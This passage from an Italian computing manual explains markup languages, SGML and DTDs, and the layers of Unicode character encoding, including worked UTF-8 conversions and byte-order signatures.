Nel primo caso, durante la stesura, il documento appare sullo schermo con lo stesso aspetto che avrebbe se venisse stampato in quel momento. Nel secondo, si scrive un file di testo normale con l'inserimento di comandi, come se si trattasse di un linguaggio di programmazione; quindi si passa alla composizione (una sorta di compilazione) attraverso la quale viene generato normalmente il file finale pronto per essere inviato alla stampa.

Il primo tipo di composizione è decisamente più pesante sotto l'aspetto elaborativo, prestandosi in particolare per i documenti brevi. Il secondo ha lo svantaggio di non permettere la verifica del risultato finale fino a quando non avviene la composizione, però richiede solo l'utilizzo di un programma normalissimo per la creazione e la modifica di file di testo, mentre solo al momento della composizione c'è bisogno di un'elaborazione consistente. In questo senso è più adatto alla redazione di documenti di grandi dimensioni.

Raramente si riescono a trovare programmi in grado di conciliare entrambe le esigenze. Nel sistema operativo Dos, il programma Ventura Publisher è stato un precursore di questa doppia filosofia: permetteva sia la formattazione visuale che differita, perché si basava su un sorgente che poteva essere modificato con un programma di scrittura a caratteri.

222.1 Evoluzione

L'editoria elettronica non è più solo cartacea. In particolare esistono gli ipertesti, cioè documenti elettronici la cui consultazione avviene attraverso riferimenti e non in modo puramente sequenziale.

In questo senso, se l'editoria elettronica viene vista come mezzo di documentazione generale non più orientata a un supporto particolare, non può avere immediatamente una rappresentazione finale definitiva. Per esempio, un documento in HTML non potrà mai essere identico a un documento stampato.

Quando si vuole produrre un documento compatibile con diversi tipi di supporti (carta, ipertesto HTML, guida interna, ecc.) non si possono avere pretese stilistiche particolari; quindi, un programma visuale diventa quasi inutile.

A fianco di questi problemi di compatibilità, si aggiungono delle esigenze nuove, come per esempio la possibilità di estrarre dal documento elettronico determinati tipi di informazioni necessarie ad alimentare una base di dati. In questo senso, le informazioni cercate, oltre che riconoscibili all'interno del formato utilizzato, devono essere coerenti e complete.

Comunque, anche nell'ambito dell'editoria cartacea tradizionale, la prima esigenza che è stata sentita è quella dell'uniformità stilistica, cosa che sarebbe bene fosse controllabile anche attraverso il sistema elettronico di composizione.

[1] «Ciò che si vede è ciò che si ottiene»

222.2 Codifica del testo (markup)

Il termine *markup* (o marcatura) deriva dall'ambiente tipografico dove è stato usato per definire le annotazioni fatte su una bozza, allo scopo di segnalare al compositore o al dattilografo il modo con cui alcune parti del testo andavano evidenziate o corrette. A tale proposito, esiste uno standard nella simbologia da utilizzare in questi casi, che si può trovare ancora nei libri di tipografia. Queste annotazioni simboliche possono riferirsi all'aspetto dei caratteri, all'allineamento dei paragrafi, alle spaziature e via dicendo.

Nell'editoria elettronica, il concetto alla base del termine *markup* si è esteso in modo da includere i simboli speciali, o meglio, la codifica inserita nel testo per permetterne l'elaborazione.

Volendo generalizzare, la codifica del testo è tutto ciò che ne esplicita l'interpretazione. A livello umano, la stessa punteggiatura e certe forme di spaziatura, sono la codifica che serve a chiarire il significato del testo, diventando parte essenziale di questo. Oggi non sarebbe comprensibile separare concettualmente la punteggiatura dal testo, però in passato è stato così. Basta pensare ai telegrammi, o all'apparizione di questi simboli nella storia della scrittura.

222.2.1 Linguaggio di markup

La tecnica di composizione del testo utilizzando l'inserimento di marcatori o di codici, richiede la definizione di una serie di convenzioni, tali da definire un *linguaggio di markup* . Un tale linguaggio deve specificare quale tipo di marcatura è utilizzabile, quale è richiesta, in che modo si distingua dal testo e quale sia il suo significato.

I linguaggi di *markup* possono essere diversi e si distinguono due gruppi fondamentali: linguaggi procedurali e linguaggi descrittivi.

Un linguaggio di *markup* procedurale serve a definire il processo da svolgere in un punto particolare del documento. È come un linguaggio di programmazione in cui si usano chiamate di funzioni, o di procedure, per compiere le operazioni richieste. Per esempio può trattarsi di ordini riferiti alla scrittura del testo, allo spostamento, alla definizione di margini, del salto pagina e di tutto ciò che si rende necessario. In questo senso, un linguaggio di *markup* procedurale consente generalmente la definizione completa di tutto ciò che serve a stabilire l'aspetto finale del documento stampato (o visualizzato).

Un linguaggio di *markup* descrittivo, al contrario, usa la codifica dei marcatori per classificare le parti del documento, dando loro un nome. In pratica, si delimitano queste porzioni di testo e si definisce la loro appartenenza a una categoria determinata, identificata da un nome. In tal modo, questo tipo di linguaggio di *markup* non è in grado di fornire indicazioni sull'aspetto finale del documento, in quanto il suo scopo è solo quello di definire la struttura del testo. Evidentemente sarà compito di un'altra applicazione utilizzare le informazioni sulla struttura del testo per generare un formato finale, secondo regole e definizioni stabilite al di fuori del linguaggio descrittivo stesso.

222.2.2 Vantaggi di un linguaggio descrittivo

Un linguaggio di *markup* descrittivo, nel momento in cui non si prende carico di definire l'aspetto finale del documento, pone l'accento sul contenuto e non sull'apparenza. Questo è fondamentale quando il «documento» viene inteso come informazione pura che possa materializzarsi in forme molto diverse.

> L'informazione «pura», in quanto tale, richiede anche che sia espressa attraverso un formato indipendente dalle piattaforme, ma soprattutto che sia indipendente dai formati proprietari.

222.3 SGML

L'SGML è un linguaggio di *markup* descrittivo, definito dallo standard *ISO 8879: Information processing---Text and office systems---Standard Generalized Markup Language (SGML)*, (1986). L'SGML è uno standard internazionale per la definizione di metodi di rappresentazione del testo in forma elettronica in modo indipendente dall'hardware e dal sistema utilizzato.

222.3.1 Linguaggio descrittivo

Come accennato, l'SGML è un linguaggio di *markup* descrittivo. Questo permette a un documento steso secondo questo linguaggio, di essere elaborato da programmi differenti, per scopi diversi, dove la stampa o comunque la semplice lettura testuale del contenuto sia solo uno dei tanti possibili obiettivi da raggiungere. Si è già accennato alla possibilità di estrarre informazioni da un documento per l'utilizzo in una base di dati e questo particolare dovrebbe essere sufficiente per intuire il senso di tale approccio descrittivo.

222.3.2 Definizione del tipo di documento

L'SGML utilizza il concetto di «tipo di documento» e di «definizione del tipo di documento». Per la precisione di parla di DTD, ovvero, *Document type definition*. In pratica, nell'ambito dell'SGML, è necessario che sia stato definito il modo in cui i vari elementi del testo possono essere utilizzati. Ciò che non è definito, non può essere usato, ma quello che è stato definito deve rispettare le regole stabilite.

A titolo di esempio, si può immaginare la definizione di un tipo di documento riferito alla scrittura di lettere commerciali. La lettera deve contenere degli elementi essenziali: il mittente, uno o più destinatari, la data, l'oggetto, il corpo, l'indicazione di colui che la firma e la sigla del dattilografo che la scrive materialmente. Tutti questi elementi devono essere presenti, probabilmente anche con un certo ordine (l'indicazione di chi firma deve trovarsi in fondo e non all'inizio). Inoltre, questi elementi possono scomporsi in altri elementi più dettagliati; per esempio, l'informazione sulla persona che firma può comporsi della qualifica, il titolo personale, il nome e il cognome. Il DTD deve prendersi carico di definire tutto questo, stabilendo ciò che è valido e cosa invece non lo è.

In questo modo, poi, un documento SGML può essere analizzato da un programma speciale, l'analizzatore SGML (*SGML parser*), per la verifica del rispetto di queste regole, prima di utilizzare in qualunque modo questo documento.

L'SGML, assieme al DTD, garantendo l'uniformità dei documenti dello stesso tipo, consente di uniformare i procedimenti successivi. Per tornare all'esempio precedente, da un punto di vista di puro contenuto del testo, non dovrebbe essere importante l'ordine degli elementi che lo compongono, quando sia possibile distinguerli. Tuttavia, una lettera che inizia con la firma e finisce con l'indicazione del destinatario, non è scritta nel modo corretto; così il DTD potrebbe essere progettato in modo da imporre un certo ordine, a vantaggio delle elaborazioni successive.

222.3.3 Indipendenza dei dati

Nella definizione di SGML si è affermato che si tratta di uno standard indipendente dall'hardware e dal sistema utilizzato. Questa indipendenza riguarda la rappresentazione del testo, che non può fare affidamento su una codifica particolare.

Si pensi all'uso di lettere accentate e di simboli speciali che non possono essere rappresentati con lo standard tradizionale dell'ASCII a 7 bit. Si pensi a cosa accadrebbe se un testo scritto

con caratteri ISO Latin 1 venisse elaborato in un sistema configurato per una codifica differente: quei simboli e quelle lettere potrebbero risultare modificati. D'altro canto, la stessa scrittura di determinati caratteri potrebbe essere un problema, non disponendo di una tastiera adatta.

Ecco quindi il significato dell'indipendenza dall'hardware (fondamentalmente la tastiera) e dal sistema (principalmente la codifica dei simboli utilizzati).

Per ottenere questo risultato, l'SGML utilizza un meccanismo di sostituzione di stringhe, attraverso quelle che vengono chiamate *entità*, per mezzo del quale si stabilisce il rimpiazzo di tali entità con qualcosa di adeguato, quando il documento viene elaborato.

Parte xlii

Codifica

Introduzione alla codifica universale dei caratteri

La codifica dei caratteri, intendendo ciò come il modo di rappresentare i simboli tipografici in forma elettronica, diventa un problema serio nel momento in cui si esce dallo schema abituale delle lingue di origine latina.

Nella storia dell'informatica è stata definita una quantità enorme di codifiche differenti, per adattare la limitatezza degli 8 bit tradizionali all'insieme di caratteri che serve in ogni circostanza particolare. Inoltre, nelle situazioni in cui 8 bit non potevano bastare, sono state ideate codifiche più complesse, attraverso l'abbinamento di sequenze di simboli elementari che ne rappresentano uno più complesso.

In generale, verrebbe da pensare che sarebbe stato meglio prevedere subito il problema, definendo delle unità di codifica più grandi (non più il byte, ma stringhe binarie più lunghe). Tuttavia, c'è da considerare che proprio la semplicità dell'alfabeto inglese (che non ha nemmeno le lettere accentate) ha permesso lo sviluppo rapido di tecnologia relativamente «semplice», che altrimenti sarebbe stata materialmente irraggiungibile.

Il byte stesso è stata una grande conquista. Ancora oggi ci sono sistemi di comunicazione che riconoscono unità di codifica a soli 7 bit, dove in pratica si può usare solo l'ASCII; prima ancora sono state utilizzate anche unità di codifica a soli 6 bit.

Questo capitolo ha l'intento di raccogliere alcuni concetti legati alla codifica dei caratteri, assieme a qualche indicazione sul funzionamento dello standard di codifica universale: Unicode o ISO 10646. Alcuni concetti che sono trattati qui, riprendono quanto già descritto in parte nel capitolo 220.

223.1 Lettera, codifica e carattere da stampa

Per comprendere il problema della codifica, è necessario considerare prima i problemi che riguardano la definizione dei caratteri da stampa. La prima fase è la definizione di un repertorio astratto, all'interno del quale si elencano, senza un ordine preciso, le lettere e gli altri segni necessari per un certo scopo. L'insieme di questi simboli è astratto, nel senso che non è ancora stabilito l'aspetto finale, compito riservato a una fase successiva.

Il simbolo di un repertorio astratto è qualcosa di diverso dal simbolo che compone un carattere da stampa, dal momento che il secondo rappresenta il modo preciso in cui il simbolo astratto viene reso tipograficamente. Per comprendere il concetto, si pensi alla lettera «a» e all'aspetto che questo simbolo astratto può avere utilizzando stili, serie e corpi differenti. Evidentemente, si tratta sempre della stessa lettera, ma resa in modo diverso.

Figura 223.1. La lettera «a» minuscola resa tipograficamente in modo differente.

a a a a a a a

Alcuni gruppi di simboli astratti tendono a essere rappresentati tipograficamente in un simbolo solo, in un legato, ovvero attraverso l'avvicinamento e la sovrapposizione parziale. Il caso tipico è rappresentato dalla sequenza di lettere «fi» e «ffi», come si vede nella figura 223.2. In certi casi, la sequenza di lettere che si avvicina rappresenta una parola intera, generando così un «logotipo»; spesso, la loro importanza storica ha fatto sì che questi siano diventati dei simboli astratti

autonomi. Per esempio, la parola latina «et» è diventata la e-commerciale odierna, «&»; la parola latina «ad» è diventata la chiocciola odierna, «@».[1]

Figura 223.2. Il legato «fi» e «ffi».

f i fi

f f i ffi

La composizione tipografica elettronica, può avvenire attraverso la sovrapposizione di simboli elementari differenti, senza la necessità di legarli assieme. Nelle lingue di origine latina, il caso più comune di questa possibilità si ha con gli accenti, che potrebbero essere simboli tipografici separati da sovrapporre alle lettere a cui sono destinati. Nello stesso modo, il repertorio di simboli astratti potrebbe essere realizzato con questo criterio; per esempio, per fare riferimento a un simbolo complesso potrebbe essere necessario indicare una sequenza di simboli astratti elementari.

Alcune lingue hanno dei simboli che nella composizione tipografica devono cambiare forma a seconda del contesto. Per comprendere il concetto, si può pensare a una scrittura manuale, in cui le lettere cambiano leggermente forma a seconda di ciò che appare prima e dopo; chi conosce una scrittura stenografica manuale, può intendere ancora meglio il problema. Ad aggravare ancora di più il problema, l'adattamento contestuale di un simbolo potrebbe dipendere da una scelta stilistica, in parte arbitraria.

A volte, la larghezza di un testo deve essere adattata per esigenze estetiche, come avviene nel caso dell'allineamento simultaneo a sinistra e a destra. Nelle lingue di origine latina si ottiene questo attraverso l'allargamento degli spazi tra le parole e tra le lettere all'interno delle parole; tuttavia, alcune lingue richiedono degli adattamenti differenti, per esempio attraverso l'introduzione di altri simboli appropriati.

Da quello che è stato scritto si intende che la composizione tipografica elettronica si può considerare come l'ultima fase di un processo composto da tre livelli: definizione di un repertorio astratto di simboli; definizione di una codifica; composizione tipografica a partire dalla codifica.

```
repertorio astratto ----> codifica ----> composizione
```

La codifica non può corrispondere esattamente al repertorio astratto ideale: deve fare delle scelte. In generale, il repertorio simbolico preso in considerazione dalla codifica è identificabile come un insieme di *punti di codifica* (*code point*, secondo la documentazione di Unicode).

I problemi legati alla composizione tipografica che sono stati descritti, sono solo alcuni di quelli che si incontrano. A seconda dei casi, implicano un approccio differente per ciò che riguarda la codifica e la composizione. In breve:

1. lo stile tipografico è qualcosa che normalmente è gestito dal sistema di composizione, senza richiedere la definizione di punti di codifica differenti;

2. il legato può essere un problema risolto a livello di composizione finale, oppure può richiedere la definizione di punti di codifica aggiuntivi, quando si tratta di legati molto importanti o di logotipi;

3. l'adattamento contestuale richiede spesso la definizione di tanti punti di codifica quante

[1] Nella nostra lingua si è perso l'uso di questo legato, che oggi si riacquisisce solo attraverso la lingua inglese, pertanto lo si conosce solitamente solo nella sua definizione inglese: *at*

sono le varianti contestuali del simbolo astratto, specialmente se esiste un margine di scelta da parte dell'autore;

4. l'adattamento della larghezza del testo dovrebbe essere compito del sistema di composizione, anche quando questo implica l'inserzione di simboli speciali.

223.2 Ambiguità nel concetto di «carattere»

In informatica, il termine «carattere» ha acquisito un significato ambiguo che dipende dal contesto. Per esempio, può riferirsi a un simbolo del repertorio astratto, a un punto di codifica, all'unità di memorizzazione (unità di codifica, o *code unit*), o al segno che viene ottenuto alla fine del processo di composizione.[2]

Di certo non si può pretendere che si smetta di usare questa parola per passare invece a una terminologia più precisa. Tuttavia è importante rendersi conto della vastità della cosa e dei problemi che ci stanno sotto.

Il modello di Unicode suddivide il problema della codifica in cinque livelli:

1. ACR (*Abstract character repertoire*)

   definizione di un repertorio astratto di simboli;

2. CCS (*Coded character set*)

   definizione di una mappa in cui si abbina un numero intero, non negativo, a ogni simbolo del repertorio astratto che si intende gestire;

3. CEF (*Character encoding form*)

   definizione di una mappa in cui si abbinano i numeri ottenuti dal livello precedente a un insieme di sequenze dell'unità di codifica prescelta;

4. CES (*Character encoding scheme*)

   definizione di una mappa di trasformazione delle unità di codifica in una sequenza seriale di byte;

5. TES (*Transfer encoding syntax*)

   definizione di un metodo reversibile di trasformazione dei dati codificati in base alle limitazioni del mezzo trasmissivo.

Da un punto di vista leggermente differente, si potrebbe scomporre il problema in strati, per distinguere le fasi che vanno dalla scrittura alla trasmissione del testo e dalla ricezione del testo alla lettura. La scrittura potrebbe essere descritta con l'elenco di operazioni seguenti:

1. selezioni dei simboli e digitazione attraverso la tastiera (o un altro mezzo);
2. codifica, attraverso cui si trasforma il simbolo in un numero intero non negativo;
3. trasformazione in unità di codifica, in base alla forma prescelta;
4. adattamento in sequenze di byte;
5. adattamento prima del trasferimento dei dati.

[2] Per fare un esempio in merito all'unità di codifica, basta pensare al byte, che spesso viene confuso con il carattere, mentre ormai è da intendersi come un'unità di memorizzazione troppo piccola per questo scopo nel sistema globale.

Il processo di lettura dei dati, a partire dalla ricezione, è opposto:

1. interpretazione dei dati ricevuti e ricostruzione delle sequenze di byte di partenza;
2. trasformazione delle sequenze di byte in sequenze di unità di codifica;
3. trasformazione dalle sequenze di unità di codifica in numeri interi non negativi;
4. decodifica dei numeri interi non negativi;
5. composizione tipografica (su schermo o su carta).

Prima di questa sezione è già stato affrontato il problema dell'abbinamento tra il repertorio astratto di simboli e la codifica, senza precisare in che modo sia organizzata questa ultima. Nelle sezioni seguenti si accenna alle problematiche successive.

223.2.1 CCS: insieme di caratteri codificato

L'insieme di caratteri codificato è in pratica il repertorio simbolico disponibile effettivamente, ottenuto dopo la definizione di un repertorio astratto e dopo lo studio dei problemi legati alla cultura e alle consuetudini del linguaggio per il quale è stato realizzato. Questo insieme di caratteri abbina un numero intero a ogni simbolo, senza bisogno che ci sia continuità nella sequenza di tale valore (l'unica limitazione è quella per cui deve trattarsi di un valore non negativo).

Il numero che rappresenta il simbolo di un insieme di caratteri codificato, è il punto di codifica.

> Nella documentazione tecnica si fa spesso riferimento al concetto di «insieme di caratteri», ovvero *character set*, per intendere quello che qui si indica come «insieme di caratteri codificato», ovvero CCS, *Coded character set*.

Alcuni esempi tradizionali di insiemi di caratteri codificati sono:

- ASCII (ISO 646)

  127 punti di codifica;
- ISO 8859-1

  i primi 127 punti di codifica sono uguali all'ASCII;
- ISO 8859-2

  i primi 127 punti di codifica sono uguali all'ASCII, mentre nella parte restante il repertorio dei simboli è diverso dall'ISO 8859-1.

Alcuni insiemi di caratteri codificati prevedono l'abbinamento con una descrizione (in inglese), allo scopo di facilitarne l'identificazione. Si utilizza questa descrizione per evitare ambiguità nell'identificazione del simbolo, quando questo potrebbe essere confuso con un altro, o più semplicemente quando potrebbe essere male interpretato.

Per rappresentare un punto di codifica, basta indicare il suo numero intero (qualunque sia la sua base di numerazione). Di solito, per evitare ambiguità, quando si tratta di Unicode o di ISO 10646, si fa uso normalmente della forma '**`U+`***nnnn*', oppure '**`U-`***nnnnnnnn*', dove *n* è una

cifra esadecimale. Evidentemente, la seconda forma è utile per individuare punti di codifica più grandi.[3]

Tuttavia, in questo documento si preferisce l'uso di una forma differente, mediata dall'XML, '**#x***n*', dove *n* rappresenta una o più cifre esadecimali in base alla necessità.

In questa fase della scomposizione del problema della codifica, il «carattere» è il numero intero che rappresenta il punto di codifica. Attraverso un linguaggio di programmazione che sia adeguato al problema della codifica universale, il tipo di dati carattere deve corrispondere a un intero senza segno per il quale non ci si pone il problema del limite (anche se in questo momento dovrebbe essere almeno un intero a 32 bit); di conseguenza, il tipo stringa dovrebbe essere un array del tipo carattere.

223.2.2 CEF: forma codificata del carattere

La forma codificata del carattere è il risultato di una trasformazione dal numero intero non negativo che costituisce il livello precedente, in una sequenza di unità di codifica. L'unità di codifica è un raggruppamento di bit di una lunghezza opportuna.

La sequenza di unità di codifica non è composta necessariamente dalla stessa quantità di queste unità per tutti gli elementi dell'insieme di caratteri. A questo proposito, si distingue tra forme codificate del carattere a lunghezza fissa e a lunghezza variabile.

L'esempio più semplice di forma codificata del carattere a lunghezza fissa è dato dall'ASCII tradizionale: l'insieme di caratteri codificato è costituito da 128 punti di codifica, rappresentati da tutti gli interi che vanno da 0 a 127. L'unità di codifica utilizzata in questa situazione è un gruppo singolo di 7 bit con i quali si rappresenta lo stesso numero intero.

Il caso più comune di forma codificata del carattere a lunghezza variabile è dato dall'UTF-8, che utilizza un'unità di codifica di un ottetto (un byte), in cui i punti di codifica con valori tra 0 e 127 (da 00_{16} a $7F_{16}$) utilizzano una sola unità di codifica, mentre tutti gli altri ne utilizzano più di una.

In fase di interpretazione delle sequenze di unità di codifica si possono presentare i casi seguenti:

1. la sequenza potrebbe non essere valida, perché incompleta, o perché esclusa esplicitamente;
2. la sequenza potrebbe fare riferimento a un punto di codifica possibile ma non ancora assegnato a un simbolo;
3. la sequenza potrebbe corrispondere a un punto di codifica assegnato a un simbolo stabilito, oppure lasciato all'attribuzione libera senza un vincolo preciso.

Il problema delle sequenze incomplete si intende nel momento in cui si accetta il fatto che un forma di codifica possa prevedere una lunghezza variabile delle sequenze di unità di codifica. Il caso dei punti di codifica lasciati al libero arbitrio degli utilizzatori, è una particolarità della codifica universale (Unicode e ISO 10646); se ne può comprendere la necessità di fronte a un sistema di codifica che vuole essere completo, ma che in pratica è appena all'inizio della sua opera di catalogazione.

A questo livello della scomposizione del problema, il «carattere» è ciò che idealmente è scritto in un «file di testo» (non più solo un «file ASCII»). Anche se è stato stabilito in che modo è organizzato l'insieme di caratteri codificato, la sua rappresentazione binaria «ideale» nel file di testo

[3] Per la precisione, questa notazione è la rappresentazione delle codifiche UCS-2 e UCS-4 a cui non si intende fare riferimento direttamente. In generale, non c'è alcun bisogno di rappresentare un punto di codifica in questo modo; tuttavia, si tratta di una simbologia immediata che dovrebbe semplificare la lettura e la comprensione del testo.

dipende dalla forma prescelta. Qui si parla di rappresentazione ideale, perché la rappresentazione reale dipende dal livello successivo, in cui tutto viene tradotto a livello di byte.

223.2.3 CES: schema di codifica del carattere

Lo schema di codifica del carattere è un sistema di trasformazione attraverso il quale, le unità di codifica vengono rese in sequenze di byte messe in serie.

Per tornare all'esempio dell'ASCII, l'unità di codifica è di 7 bit, ma il «carattere» ASCII si gestisce in pratica all'interno di un byte, dove il bit più significativo viene lasciato azzerato.

In generale, il byte è un'unità di memorizzazione standard in tutte le architetture dei sistemi elaborativi e in tutti i sistemi di trasmissione dati. Questo spiega la necessità di trasferire tutto a livello di byte o di multipli di questa unità.

Dovendo utilizzare più byte per rappresentare un oggetto unico, si pone il problema dello scambio tra coppie di byte che avviene in alcune architetture. Come è noto, si distingue tra *big-endian*, in cui il primo byte è quello più significativo, e *little-endian*, in cui il primo byte è quello meno significativo. Pertanto, in questa situazione, si impone la necessità di specificare l'ordine dei byte.

223.2.4 TES: sintassi di codifica per il trasferimento

La sintassi di codifica per il trasferimento è un metodo di trasformazione reversibile di una codifica, che si deve attuare a causa di qualche tipo di esigenza. Per esempio:

- la necessità di evitare l'utilizzo di alcuni valori nei byte che potrebbero confondere un sistema di comunicazione o di memorizzazione;
- la necessità di ridurre la dimensione dei dati utilizzando algoritmi di compressione.

Mentre il secondo caso dovrebbe essere chiaro, per comprendere il primo basta pensare alle limitazioni che ha storicamente il protocollo SMTP (posta elettronica), per cui è necessario evitare di trasmettere byte in cui il primo bit sia diverso da zero.

223.3 Unicode e ISO 10646

Il lavoro per la realizzazione del sistema di codifica universale non può partire da zero, per l'esigenza di mantenere qualche forma di compatibilità con il passato (diversamente, non verrebbe nemmeno preso in considerazione). Pertanto, le incongruenze che si possono rilevare sono dovute principalmente a questo motivo: la necessità di riutilizzare gli insiemi di caratteri codificati più importanti che erano già esistenti.

Unicode e ISO 10646 sono due standard compatibili reciprocamente che definiscono un insieme di caratteri codificato particolarmente grande, che poi deve essere trasformato nella forma codificata del carattere prescelta per la sua rappresentazione pratica in unità di codifica. Pertanto, quando di parla di Unicode, o di ISO 10646, senza specificare altro, si pensa generalmente ai punti di codifica e non alla rappresentazione finale.[4]

I primi punti di codifica di questi standard corrispondono esattamente all'ISO 8859-1. Per esempio: #x20 è lo spazio normale; #xA0 è lo spazio non interrompibile; #xAB sono le virgolette angolari aperte; #xBB sono le virgolette angolari chiuse.

---

[4]In generale, per maggiore chiarezza, i punti di codifica dell'Unicode e di ISO 10646 si indicano nella forma '**U+***nnnn*', oppure '**U-***nnnnnnnn*', dove *n* è una cifra esadecimale; ma come è già stato mostrato, qui si userà la notazione '**#x***n*' dell'XML.

Attualmente, la codifica universale utilizza principalmente tre forme codificate del carattere UTF (*Unicode transformation format*): UTF-8, UTF-16 e UTF-32. Ogni forma codificata del carattere del tipo UTF-*n* rappresenta un punto di codifica come una sequenza di una o più unità di codifica (che a sua volta occupa *n* bit), ottenuta attraverso una trasformazione reversibile del valore.

Con questo sistema, i punti di codifica che possono essere rappresentati vanno teoricamente da #x0 a #x7FFFFFFF (in particolare, secondo Unicode si arriva solo fino a #x10FFFF), salvo alcuni valori che sono stati esclusi espressamente. I punti di codifica esclusi più importanti sono #xFFFE e #xFFFF.

Le forme codificate del carattere che utilizzano le unità di codifica più piccole, richiedono l'uso di sequenze multiple di tali unità con maggiore frequenza. Per esempio, si può osservare il caso di UTF-8, in cui l'unità di codifica è il byte (un ottetto): mano a mano che il valore del punto di codifica cresce, è necessario utilizzare più unità di codifica per la sua rappresentazione.

È necessario sottolineare il fatto che i valori che compongono l'insieme dei punti di codifica, non vengono trasferiti tali e quali nella forma codificata, dal momento che ci possono essere delle limitazioni nella rappresentazione.

Allo stato attuale dello sviluppo della codifica universale, le varie forme codificate del carattere possono utilizzare gli spazi seguenti:

- UTF-8

  da uno a sei unità di codifica da 8 bit (mentre secondo Unicode, che è più restrittivo dello standard ISO 10646, si hanno al massimo quattro unità);

- UTF-16

  da uno a due unità di codifica da 16 bit;

- UTF-32

  attualmente si prevede una sola unità di codifica da 32 bit.

223.3.1 UTF-8

UTF sta per *Unicode transformation format* e significa implicitamente che si tratta di una mappa di trasformazione da punti di codifica Unicode a unità di codifica (è già stato descritto il fatto che il numero che segue la sigla UTF-*n* indica la dimensione in bit dell'unità di codifica).

In particolare, vale la pena di osservare un po' meglio UTF-8, che è il cardine della transizione verso la codifica universale nei sistemi operativi in cui non è conveniente l'utilizzo di unità di codifica più grandi. In effetti, UTF-8 è un sistema molto complesso per rappresentare simboli di qualunque lingua diversa dall'inglese, perché richiede spesso l'utilizzo di più unità per un solo simbolo.

Le caratteristiche di UTF-8 sono le seguenti:

- i punti di codifica da #x0 a #x7F, corrispondenti in pratica all'ASCII, sono tradotti semplicemente in byte da 00_{16} a $7F_{16}$, esattamente come si fa già con l'ASCII stesso;
- i punti di codifica che vanno da #x80 in su, vengono tradotti in sequenze multiple di byte, ognuno dei quali ha il bit più significativo a uno, così da evitare che i byte da 00_{16} a $7F_{16}$ possano apparire all'interno delle sequenze multiple;

- il primo byte di una sequenza multipla che rappresenta un punto di codifica che vada da #x80 in su, contiene sempre valori nell'intervallo da $C0_{16}$ a FD_{16} e serve a indicare quanti byte vengono utilizzati per rappresentare il carattere;
- i byte di una sequenza multipla che sono successivi al primo contengono valori che vanno da 80_{16} a BF_{16};
- si possono definire sequenze di byte in numero massimo di sei;
- i valori FE_{16} e FF_{16} non sono mai usati.

La tabella 223.1 dovrebbe chiarire meglio il concetto, abbinando i valori dei punti di codifica Unicode alle sequenze di byte con cui possono essere rappresentati. Si osservi che la lettera *x* serve a indicare un bit variabile.

Tabella 223.1. Sequenze multi-byte teoriche nell'UTF-8.

da	a	sequenze di ottetti
#x0	#x7F	0*xxxxxxx*
#x80	#x7FF	110*xxxxx* 10*xxxxxx*
#x800	#xFFFF	1110*xxxx* 10*xxxxxx* 10*xxxxxx*
#x10000	#x1FFFFF	11110*xxx* 10*xxxxxx* 10*xxxxxx* 10*xxxxxx*
#x200000	#x3FFFFFF	111110*xx* 10*xxxxxx* 10*xxxxxx* 10*xxxxxx* 10*xxxxxx*
#x4000000	#x7FFFFFFF	1111110*x* 10*xxxxxx* 10*xxxxxx* 10*xxxxxx* 10*xxxxxx* 10*xxxxxx*

Un esempio dovrebbe chiarire ancora meglio il meccanismo. La lettera accentata «è» si rappresenta attraverso il punto di codifica #xE8, che in pratica si può rendere in binario come $1110\ 1000_2$, si traduce in UTF-8 come si vede nella figura 223.3.

Figura 223.3. #xE8 in UTF-8.

```
1110 1000
    |
    | si scinde a gruppi di sei bit
    V
11 101000
    |
    | si inseriscono i bit iniziali secondo lo schema di UTF-8
    V
110000 11  10 101000
  primo     secondo
 ottetto    ottetto
1100 0011  1010 1000
   0xc3       0xa8
```

Un altro esempio interessante è il punto di codifica #xFEFF ($1111\ 1110\ 1111\ 1111_2$); lo si vede nella figura 223.4.

Figura 223.4. #xFEFF in UTF-8.

```
1111 1110 1111 1111
    |
    | si scinde a gruppi di sei bit
    V
1111 111011 111111
    |
    | si inseriscono i bit iniziali secondo lo schema di UTF-8
    V
1110 1111  10 111011  10 111111
  primo     secondo     terzo
 ottetto    ottetto    ottetto
1110 1111  1011 1011  1011 1111
   0xef       0xbb       0xbf
```

Da questo si dovrebbe intendere il passaggio a un numero superiore di byte.

In base al modello di UTF-8, si potrebbero realizzare anche sequenze più lunghe del necessario per rappresentare un punto di codifica. Evidentemente, è compito del software che le genera evitare di sprecare dello spazio inutilmente.

223.3.2 Schema di codifica e firma di riconoscimento

Di fronte a diverse forme codificate del carattere UTF c'è la necessità di poterle identificare facilmente. Per questo si utilizza una sorta di firma iniziale, costituita in pratica dal punto di codifica #xFEFF, che quando viene trasformato in base allo schema di codifica del carattere, permette anche di controllare se l'ordine dei byte è normale o è stato invertito.

Il punto di codifica #xFEFF viene anche identificato con il nome ZWNBSP, ovvero *Zero width no-break space*; tuttavia, anche se si intende che si tratta di qualcosa di «innoquo» (uno spazio non interrompibile di ampiezza nulla), se è stato inserito come firma iniziale, non va inteso come parte del testo. Questo significa, che i programmi per la gestione di file di testo devono tenere conto che la firma iniziale va tolta prima di fare qualunque elaborazione (si pensi al concatenamento con un comando '**`cat`**' o simile).

Gli schemi di codifica del carattere riferiti alle forme codificate UTF, si possono precisare aggiungendo delle sigle alla fine del nome UTF-*n*. La tabella 223.2 mostra gli schemi di codifica UTF-*n**, assieme alla firma iniziale (quando questa è prevista).

Tabella 223.2. Schemi di codifica UTF-*n*.

Schema	Firma iniziale	Note
UTF-8	$EFBBBF_{16}$	In condizioni normali è prevista la firma iniziale.
UTF-8N		Si indica esplicitamente l'assenza della firma.
UTF-16		UTF-16 *big-endian* in modo predefinito.
UTF-16	$FEFF_{16}$	UTF-16 *big-endian*.
UTF-16	$FFFE_{16}$	UTF-16 *little-endian*.
UTF-16BE		UTF-16 *big-endian* senza firma.
UTF-16LE		UTF-16 *little-endian* senza firma.
UTF-32		UTF-32 *big-endian* in modo predefinito.
UTF-32	$0000FEFF_{16}$	UTF-32 *big-endian*.
UTF-32	$FFFE0000_{16}$	UTF-32 *little-endian*.
UTF-32BE		UTF-32 *big-endian* senza firma.
UTF-32LE		UTF-32 *little-endian* senza firma.

223.3.3 Tipi di dati nuovi

Si è già accennato al modo in cui un linguaggio di programmazione può gestire i punti di codifica di questo tipo. Tuttavia, non si può dimenticare il passato; così, in tutte le situazioni in cui il «carattere» è implicitamente un intero senza segno a 8 bit, è necessario usare un'altra definizione per i punti di codifica: il *carattere esteso*, ovvero *wide char*. Nello stesso modo, dovendo parlare di stringhe, se c'è bisogno di chiarire che si tratta di una stringa secondo Unicode o ISO 10646, si parla di *stringa estesa*, ovvero di *wide string*.

223.4 Apparenza e realtà

